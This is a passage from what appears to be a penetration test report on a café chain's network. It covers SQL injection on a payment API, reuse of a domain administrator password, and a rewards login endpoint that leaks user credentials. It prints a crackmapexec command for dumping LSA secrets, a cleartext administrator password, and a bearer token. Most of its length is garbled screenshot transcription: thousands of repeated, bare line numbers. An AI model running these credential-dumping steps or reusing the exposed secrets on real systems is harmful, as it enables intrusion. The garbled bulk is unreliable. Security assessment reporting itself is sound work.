
The screenshot shows a Burp Suite interface with two panes: Request and Response. In the Request pane, a GET request is shown with the URL `/api/payment/` followed by a complex SQL query. The query includes multiple OR clauses and UNION statements, designed to extract data from the database. The Response pane shows the server's response as JSON, which appears to be a list of payment transactions. The sensitive data (credit card numbers and other PII) has been redacted with black boxes.

```

Request
Pretty Raw Hex
1 GET /api/payment/
2 Host: 10.0.0.200
3 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brand";v="99"
4 Accept: application/json, text/plain, /*
5 Sec-Ch-Ua-Mobile: 70
6 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJncmVzaC1lZmFsc2
7 UsmlhdGjEHTT3MzcxMDYnMCwlanPijo1NGM2ImJ3NWh1TmQ5OC0000
8 GQxLWFjNTYtOWJ1MDNjMG11NDK0IiwiidH1vZB14EmfjY2VzcylsIrW1
9 Yt6iKfK25GwShIiIhbmItjoxNjcshxKwNjkWLC31eHaiOjECNmE
10 3TEiMTB9.U2QG9ukGDapRfWbE4RN44C6qC0vbg@LgkERNSV89EksCk
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
12 AppleWebKit/537.36 (KHTML, like Gecko)
13 Chrome/109.0.5414.75 Safari/537.36
14 Sec-Ch-Ua-Platform: "Windows"
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://10.0.0.200/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
418
419
419
420
421
422
423
424
425
426
427
428
429
429
430
431
432
433
434
435
436
437
438
439
439
440
441
442
443
444
445
446
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
699
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1189
1190
1191
1192
1193
1194
1195
1196
1197
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1489
1490
1491
1492
1493
1494
1495
1496
1497
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1897
1898
1899
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2
```

**Remediation Recommendation(s):**

SQL injection can be mitigated by using prepared statements, parameterized queries, or stored procedures. These methods ensure that user-supplied input is properly sanitized and cannot be used to modify the intended SQL query. Additionally, using the latest version of a database management system that has built-in protection against SQL injection can also help.

**Business Impact:**

SQL injection can enable attackers to exfiltrate sensitive information, including personal data and / or financial information. Attackers can also potentially execute statements that allow unauthorized access to the system, causing disruptions.

**References:**

[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

[https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

## High Findings

### 5. Global Administrative User Password Reuse

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
DC01	10.0.0.5	445	SMB
ADCS	10.0.0.6	445	SSH
DOAPI	10.0.0.7	22	SSH
HMS	10.0.0.11	22	SSH
LPS	10.0.0.12	22	SSH
MEDIA	10.0.0.20	22	SSH
WORKSTATION01	10.0.0.51	445	SMB
WORKSTATION02	10.0.0.52	445	SMB
LDAP	10.0.0.100	22	SSH
PROFILER	10.0.0.102	22	SMB

PAYMENT-WEB	10.0.0.200	22	SMB
PAYMENT-DB	10.0.0.210	22	SMB
KIOSK01	10.0.200.101	445	SMB
KIOSK02	10.0.200.102	445	SMB
KIOSK03	10.0.200.103	445	SMB
KIOSK04	10.0.200.104	445	SMB

#### **Classifications:**

Risk Score	8/10
Exploitation Likelihood	Likely
Business Impact	Severe
Remediation Difficulty	Easy

**Description:**

A sensitive cleartext password was found stored in the lsass process on the ADCS server due to its use in authenticating as a service. In the guest network, the Administrative password was discovered to be blank.

Affected Users: "corp.cc.local\Administrator", Administrator (Local) for all kiosks

"corp.cc.local\Administrator" is reused for the root account on linux hosts, 10.0.0.12, 10.0.0.20, 10.0.0.100, 10.0.0.102, 10.0.0.200, 10.0.0.210

#### **Steps To Reproduce:**

Using a tool such as crackmapexec, it is possible to extract credentials stored in memory with a command such as "crackmapexec smb 10.0.0.6 -u 'admin-user' -p 'password' --lsa". This credential pair can be used to authenticate to multiple hosts locally across the domain and in the linux server systems.

```
[+] Dumped 11 LSA secrets to /root/.dmc/lsas/RMS_10.  
COZY\Administrator:Csr0!558  
[+] Dumped 33 LSA secrets to /root/.dmc/lsas/ADCS_10.
```

Image Description: Administrator account credentials are stored in clear-text.

**Remediation Recommendation(s):**

It is recommended that local administrative passwords be unique for each machine to limit the impact of a leaked or compromised administrative password on the company. In order to keep track of these local passwords it is important to use a secure password manager to generate and store credentials.

For the linux machines listed above it is recommended that the root account password be changed to be unique.

“passwd root”

**Business Impact:**

If the credentials for the “corp.cc.local\Administrator” account is compromised in the domain the attacker will also have access to all of the other systems in the environment that reuse that password.

**References:**

<https://blog.1password.com/how-to-protect-yourself-from-password-reuse-attacks/>

## 6. Client Side Data Disclosure in LPS Service

**Affected Host(s) Information:**

Host Name	IP Address	Port	Service
lps.corps.cc.local	10.0.0.12	80	My Rewards

**Classifications:**

Risk Score	7/10
Exploitation Likelihood	Likely
Business Impact	Moderate
Remediation Difficulty	Hard

**Description:**

This vulnerability allows an attacker to view login information for multiple users in The Cozy Croissant’s “My Rewards” program. In its current implementation, this page insecurely handles

authentication and allows an unauthenticated user to view login information from registered users.

### Steps To Reproduce:

Intercept a login request using a known username through Burp Suite and send it to Repeater. The response to this request will contain the correct login information of the user regardless of the accuracy of the login password initially provided.

The screenshot shows a Burp Suite proxy interface with two panes: Request and Response. The Request pane shows a GET request to /users/api.php?login&type=user&username=[REDACTED]&password=[REDACTED]. The Response pane shows a JSON response with sensitive user data. The JSON structure is as follows:

```
1. HTTP/2 200 OK
2. Server: nginx
3. Date: Fri, 13 Jan 2023 18:36:03 GMT
4. Content-Type: application/json; charset=utf-8
5. Host: app
6. X-Powered-By: PHP/7.4.33
7. Access-Control-Allow-Methods: GET, POST, OPTIONS
8. Access-Control-Allow-Headers:
  DNT, User-Agent, X-Requested-With, If-Modified-Since, Cache-Control, Content-Type, Range
9. Access-Control-Expose-Headers: Content-Length, Content-Range
10.
11.
12.
13.
14.
15.
16.
17.
18.
19.
20.
21.
22.
23.
24.
25.
26.
27.
28.
29.
30.
31.
32.
33.
34.
35.
36.
37.
38.
39.
40.
41.
42.
43.
44.
45.
46.
47.
48.
49.
50.
51.
52.
53.
54.
55.
56.
57.
58.
59.
59.
60.
61.
62.
63.
64.
65.
66.
67.
68.
69.
69.
70.
71.
72.
73.
74.
75.
76.
77.
78.
79.
79.
80.
81.
82.
83.
84.
85.
86.
87.
88.
89.
89.
90.
91.
92.
93.
94.
95.
96.
97.
98.
99.
100.
101.
102.
103.
104.
105.
106.
107.
108.
109.
109.
110.
111.
112.
113.
114.
115.
116.
117.
118.
119.
119.
120.
121.
122.
123.
124.
125.
126.
127.
128.
129.
129.
130.
131.
132.
133.
134.
135.
136.
137.
138.
139.
139.
140.
141.
142.
143.
144.
145.
146.
147.
148.
149.
149.
150.
151.
152.
153.
154.
155.
156.
157.
158.
159.
159.
160.
161.
162.
163.
164.
165.
166.
167.
168.
169.
169.
170.
171.
172.
173.
174.
175.
176.
177.
178.
179.
179.
180.
181.
182.
183.
184.
185.
186.
187.
188.
189.
189.
190.
191.
192.
193.
194.
195.
196.
197.
198.
199.
199.
200.
201.
202.
203.
204.
205.
206.
207.
208.
209.
209.
210.
211.
212.
213.
214.
215.
216.
217.
218.
219.
219.
220.
221.
222.
223.
224.
225.
226.
227.
228.
229.
229.
230.
231.
232.
233.
234.
235.
236.
237.
238.
239.
239.
240.
241.
242.
243.
244.
245.
246.
247.
248.
249.
249.
250.
251.
252.
253.
254.
255.
256.
257.
258.
259.
259.
260.
261.
262.
263.
264.
265.
266.
267.
268.
269.
269.
270.
271.
272.
273.
274.
275.
276.
277.
278.
278.
279.
279.
280.
281.
282.
283.
284.
285.
286.
287.
288.
289.
289.
290.
291.
292.
293.
294.
295.
296.
297.
298.
299.
299.
300.
301.
302.
303.
304.
305.
306.
307.
308.
309.
309.
310.
311.
312.
313.
314.
315.
316.
317.
318.
319.
319.
320.
321.
322.
323.
324.
325.
326.
327.
328.
329.
329.
330.
331.
332.
333.
334.
335.
336.
337.
338.
339.
339.
340.
341.
342.
343.
344.
345.
346.
347.
348.
349.
349.
350.
351.
352.
353.
354.
355.
356.
357.
358.
359.
359.
360.
361.
362.
363.
364.
365.
366.
367.
368.
369.
369.
370.
371.
372.
373.
374.
375.
376.
377.
378.
378.
379.
379.
380.
381.
382.
383.
384.
385.
386.
387.
388.
389.
389.
390.
391.
392.
393.
394.
395.
396.
397.
398.
399.
399.
400.
401.
402.
403.
404.
405.
406.
407.
408.
409.
409.
410.
411.
412.
413.
414.
415.
416.
417.
418.
419.
419.
420.
421.
422.
423.
424.
425.
426.
427.
428.
429.
429.
430.
431.
432.
433.
434.
435.
436.
437.
438.
439.
439.
440.
441.
442.
443.
444.
445.
446.
447.
448.
449.
449.
450.
451.
452.
453.
454.
455.
456.
457.
458.
459.
459.
460.
461.
462.
463.
464.
465.
466.
467.
468.
469.
469.
470.
471.
472.
473.
474.
475.
476.
477.
478.
478.
479.
479.
480.
481.
482.
483.
484.
485.
486.
487.
488.
489.
489.
490.
491.
492.
493.
494.
495.
496.
497.
498.
499.
499.
500.
501.
502.
503.
504.
505.
506.
507.
508.
509.
509.
510.
511.
512.
513.
514.
515.
516.
517.
518.
519.
519.
520.
521.
522.
523.
524.
525.
526.
527.
528.
529.
529.
530.
531.
532.
533.
534.
535.
536.
537.
538.
539.
539.
540.
541.
542.
543.
544.
545.
546.
547.
548.
549.
549.
550.
551.
552.
553.
554.
555.
556.
557.
558.
559.
559.
560.
561.
562.
563.
564.
565.
566.
567.
567.
568.
568.
569.
569.
570.
571.
572.
573.
574.
575.
576.
577.
578.
579.
579.
580.
581.
582.
583.
584.
585.
586.
587.
588.
589.
589.
590.
591.
592.
593.
594.
595.
596.
597.
598.
599.
599.
600.
601.
602.
603.
604.
605.
606.
607.
608.
609.
609.
610.
611.
612.
613.
614.
615.
616.
617.
618.
619.
619.
620.
621.
622.
623.
624.
625.
626.
627.
628.
629.
629.
630.
631.
632.
633.
634.
635.
636.
637.
638.
639.
639.
640.
641.
642.
643.
644.
645.
646.
647.
648.
649.
649.
650.
651.
652.
653.
654.
655.
656.
657.
658.
659.
659.
660.
661.
662.
663.
664.
665.
666.
667.
668.
669.
669.
670.
671.
672.
673.
674.
675.
676.
677.
678.
678.
679.
679.
680.
681.
682.
683.
684.
685.
686.
687.
688.
689.
689.
690.
691.
692.
693.
694.
695.
696.
697.
697.
698.
699.
699.
700.
701.
702.
703.
704.
705.
706.
707.
708.
709.
709.
710.
711.
712.
713.
714.
715.
716.
717.
718.
719.
719.
720.
721.
722.
723.
724.
725.
726.
727.
728.
729.
729.
730.
731.
732.
733.
734.
735.
736.
737.
738.
739.
739.
740.
741.
742.
743.
744.
745.
746.
747.
748.
749.
749.
750.
751.
752.
753.
754.
755.
756.
757.
758.
759.
759.
760.
761.
762.
763.
764.
765.
766.
767.
768.
769.
769.
770.
771.
772.
773.
774.
775.
776.
777.
778.
778.
779.
779.
780.
781.
782.
783.
784.
785.
786.
787.
788.
789.
789.
790.
791.
792.
793.
794.
795.
796.
797.
797.
798.
799.
799.
800.
801.
802.
803.
804.
805.
806.
807.
808.
809.
809.
810.
811.
812.
813.
814.
815.
816.
817.
818.
819.
819.
820.
821.
822.
823.
824.
825.
826.
827.
828.
829.
829.
830.
831.
832.
833.
834.
835.
836.
837.
838.
839.
839.
840.
841.
842.
843.
844.
845.
846.
847.
848.
849.
849.
850.
851.
852.
853.
854.
855.
856.
857.
858.
859.
859.
860.
861.
862.
863.
864.
865.
866.
867.
868.
869.
869.
870.
871.
872.
873.
874.
875.
876.
877.
878.
878.
879.
879.
880.
881.
882.
883.
884.
885.
886.
887.
888.
889.
889.
890.
891.
892.
893.
894.
895.
896.
897.
897.
898.
899.
899.
900.
901.
902.
903.
904.
905.
906.
907.
908.
909.
909.
910.
911.
912.
913.
914.
915.
916.
917.
918.
919.
919.
920.
921.
922.
923.
924.
925.
926.
927.
928.
929.
929.
930.
931.
932.
933.
934.
935.
936.
937.
938.
939.
939.
940.
941.
942.
943.
944.
945.
946.
947.
948.
949.
949.
950.
951.
952.
953.
954.
955.
956.
957.
958.
959.
959.
960.
961.
962.
963.
964.
965.
966.
967.
968.
969.
969.
970.
971.
972.
973.
974.
975.
976.
977.
978.
978.
979.
979.
980.
981.
982.
983.
984.
985.
986.
987.
988.
989.
989.
990.
991.
992.
993.
994.
995.
996.
997.
998.
999.
999.
1000.
1001.
1002.
1003.
1004.
1005.
1006.
1007.
1008.
1009.
1009.
1010.
1011.
1012.
1013.
1014.
1015.
1016.
1017.
1018.
1019.
1019.
1020.
1021.
1022.
1023.
1024.
1025.
1026.
1027.
1028.
1029.
1029.
1030.
1031.
1032.
1033.
1034.
1035.
1036.
1037.
1038.
1039.
1039.
1040.
1041.
1042.
1043.
1044.
1045.
1046.
1047.
1048.
1049.
1049.
1050.
1051.
1052.
1053.
1054.
1055.
1056.
1057.
1058.
1059.
1059.
1060.
1061.
1062.
1063.
1064.
1065.
1066.
1067.
1068.
1069.
1069.
1070.
1071.
1072.
1073.
1074.
1075.
1076.
1077.
1078.
1078.
1079.
1079.
1080.
1081.
1082.
1083.
1084.
1085.
1086.
1087.
1088.
1089.
1089.
1090.
1091.
1092.
1093.
1094.
1095.
1096.
1097.
1097.
1098.
1099.
1099.
1100.
1101.
1102.
1103.
1104.
1105.
1106.
1107.
1108.
1109.
1109.
1110.
1111.
1112.
1113.
1114.
1115.
1116.
1117.
1118.
1119.
1119.
1120.
1121.
1122.
1123.
1124.
1125.
1126.
1127.
1128.
1129.
1129.
1130.
1131.
1132.
1133.
1134.
1135.
1136.
1137.
1138.
1139.
1139.
1140.
1141.
1142.
1143.
1144.
1145.
1146.
1147.
1148.
1149.
1149.
1150.
1151.
1152.
1153.
1154.
1155.
1156.
1157.
1158.
1159.
1159.
1160.
1161.
1162.
1163.
1164.
1165.
1166.
1167.
1168.
1169.
1169.
1170.
1171.
1172.
1173.
1174.
1175.
1176.
1177.
1178.
1178.
1179.
1179.
1180.
1181.
1182.
1183.
1184.
1185.
1186.
1187.
1188.
1189.
1189.
1190.
1191.
1192.
1193.
1194.
1195.
1196.
1197.
1197.
1198.
1199.
1199.
1200.
1201.
1202.
1203.
1204.
1205.
1206.
1207.
1208.
1209.
1209.
1210.
1211.
1212.
1213.
1214.
1215.
1216.
1217.
1218.
1219.
1219.
1220.
1221.
1222.
1223.
1224.
1225.
1226.
1227.
1228.
1229.
1229.
1230.
1231.
1232.
1233.
1234.
1235.
1236.
1237.
1238.
1239.
1239.
1240.
1241.
1242.
1243.
1244.
1245.
1246.
1247.
1248.
1249.
1249.
1250.
1251.
1252.
1253.
1254.
1255.
1256.
1257.
1258.
1259.
1259.
1260.
1261.
1262.
1263.
1264.
1265.
1266.
1267.
1268.
1269.
1269.
1270.
1271.
1272.
1273.
1274.
1275.
1276.
1277.
1278.
1278.
1279.
1279.
1280.
1281.
1282.
1283.
1284.
1285.
1286.
1287.
1288.
1289.
1289.
1290.
1291.
1292.
1293.
1294.
1295.
1296.
1297.
1297.
1298.
1299.
1299.
1300.
1301.
1302.
1303.
1304.
1305.
1306.
1307.
1308.
1309.
1309.
1310.
1311.
1312.
1313.
1314.
1315.
1316.
1317.
1318.
1319.
1319.
1320.
1321.
1322.
1323.
1324.
1325.
1326.
1327.
1328.
1329.
1329.
1330.
1331.
1332.
1333.
1334.
1335.
1336.
1337.
1338.
1339.
1339.
1340.
1341.
1342.
1343.
1344.
1345.
1346.
1347.
1348.
1349.
1349.
1350.
1351.
1352.
1353.
1354.
1355.
1356.
1357.
1358.
1359.
1359.
1360.
1361.
1362.
1363.
1364.
1365.
1366.
1367.
1368.
1369.
1369.
1370.
1371.
1372.
1373.
1374.
1375.
1376.
1377.
1378.
1378.
1379.
1379.
1380.
1381.
1382.
1383.
1384.
1385.
1386.
1387.
1388.
1388.
1389.
1389.
1390.
1391.
1392.
1393.
1394.
1395.
1396.
1397.
1398.
1398.
1399.
1399.
1400.
1401.
1402.
1403.
1404.
1405.
1406.
1407.
1408.
1409.
1409.
1410.
1411.
1412.
1413.
1414.
1415.
1416.
1417.
1418.
1419.
1419.
1420.
1421.
1422.
1423.
1424.
1425.
1426.
1427.
1428.
1429.
1429.
1430.
1431.
1432.
1433.
1434.
1435.
1436.
1437.
1438.
1439.
1439.
1440.
1441.
1442.
1443.
1444.
1445.
1446.
1447.
1448.
1449.
1449.
1450.
1451.
1452.
1453.
1454.
1455.
1456.
1457.
1458.
1459.
1459.
1460.
1461.
1462.
1463.
1464.
1465.
1466.
1467.
1468.
1469.
1469.
1470.
1471.
1472.
1473.
1474.
1475.
1476.
1477.
1478.
1478.
1479.
1479.
1480.
1481.
1482.
1483.
1484.
1485.
1486.
1487.
1488.
1488.
1489.
1489.
1490.
1491.
1492.
1493.
1494.
1495.
1496.
1497.
1498.
1498.
1499.
1499.
1500.
1501.
1502.
1503.
1504.
1505.
1506.
1507.
1508.
1509.
1509.
1510.
1511.
1512.
1513.
1514.
1515.
1516.
1517.
1518.
1519.
1519.
1520.
1521.
1522.
1523.
1524.
1525.
1526.
1527.
1528.
1529.
1529.
1530.
1531.
1532.
1533.
1534.
1535.
1536.
1537.
1538.
1539.
1539.
1540.
1541.
1542.
1543.
1544.
1545.
1546.
1547.
1548.
1549.
1549.
1550.
1551.
1552.
1553.
1554.
1555.
1556.
1557.
1558.
1559.
1559.
1560.
1561.
1562.
1563.
1564.
1565.
1566.
1567.
1568.
1569.
1569.
1570.
1571.
1572.
1573.
1574.
1575.
1576.
1577.
1578.
1578.
1579.
1579.
1580.
1581.
1582.
1583.
1584.
1585.
1586.
1587.
1588.
1588.
1589.
1589.
1590.
1591.
1592.
1593.
1594.
1595.
1596.
1597.
1598.
1598.
1599.
1599.
1600.
1601.
1602.
1603.
1604.
1605.
1606.
1607.
1608.
1609.
1609.
1610.
1611.
1612.
1613.
1614.
1615.
1616.
1617.
1618.
1619.
1619.
1620.
1621.
1622.
1623.
1624.
1625.
1626.
1627.
1628.
1629.
1629.
1630.
1631.
1632.
1633.
1634.
1635.
1636.
1637.
1638.
1639.
1639.
1640.
1641.
1642.
1643.
1644.
1645.
1646.
1647.
1648.
1649.
1649.
1650.
1651.
1652.
1653.
1654.
1655.
1656.
1657.
1658.
1659.
1659.
1660.
1661.
1662.
1663.
1664.
1665.
1666.
1667.
1668.
1669.
1669.
1670.
1671.
1672.
1673.
1674.
1675.
1676.
1677.
1678.
1678.
1679.
1679.
1680.
1681.
1682.
1683.
1684.
1685.
1686.
1687.
1688.
1688.
1689.
1689.
1690.
1691.
1692.
1693.
1694.
1695.
1696.
1697.
1697.
1698.
1698.
1699.
1699.
1700.
1701.
1702.
1703.
1704.
1705.
1706.
